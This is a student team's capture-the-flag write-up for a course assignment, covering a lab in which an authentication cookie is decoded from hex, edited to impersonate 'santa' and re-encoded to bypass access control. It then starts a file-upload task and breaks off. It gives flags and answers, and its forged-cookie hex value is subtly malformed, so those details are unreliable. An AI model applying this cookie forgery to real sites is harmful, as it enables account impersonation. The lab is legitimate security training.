PSP0201

Week 2

Writeup

Group Name: Woohoo


Members

ID	Name	Role
1211100312	CHAN HAO YANG	Leader
1211101506	LEONG JIA YI	Member
1211101961	CHAI DI SHENG	Member
1211101726	TAI JIN PEI	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:




Question 1: Inspect the website. What is the title of the website?

Answer: Christmas Control



Register a new user and login.

Open the browser development tools and check on the cookies.




Question 2: What is the name of the cookie used for authentication?

Answer: auth

Value
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22686168616861227d

Question 3: In what format is the value of this cookie encoded?


Answer: Hexadecimal



Convert the cookie value to string by using Cyberchef.

Question 4: Having decoded the cookie, what format is the data stored in?

Answer: JSON




Question 5: What is the value for the company field in cookie?

Answer: 546865204265737420466573746976616c20436f6d70616e79

Question 6: What is the other field found in the cookie?


Answer: username



Change the username to ‘santa’ and convert the JSON statement to hexadecimal.

Question 7: What is the value of Santa's cookie?

Answer:
7b22636f6d70616e79223a2254686520426573742046657374976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d



Replace the value with the converted Santa’s cookie and activate all the lines. After that, the flag is shown.

Question 8: What is the flag you’re given when the line is fully active?

Answer: THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}


Thought Process/Methodology:

Register a new user and login. After that, open the browser development tools and check on the cookies. Convert the cookie value to string by using Cyberchef. Change the username to ‘santa’ and convert the JSON statement to hexadecimal. Finally, replace the value with the converted Santa’s cookie and activate all the lines and the flag is shown.


<u>Day 2: Web Exploitation - The Elf Strikes Back!</u>

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:




Start machine.



Copy the IP address and type in a new tab and add ?id=ODIzODI5MTNiYmYw.

Question 1: What string of text needs adding to the URL to get access to the upload page?


Answer: ?id=ODIzODI5MTNiYmYw




Right click on the background and press View Page Source.

Question 2: What type of file is accepted by the site?

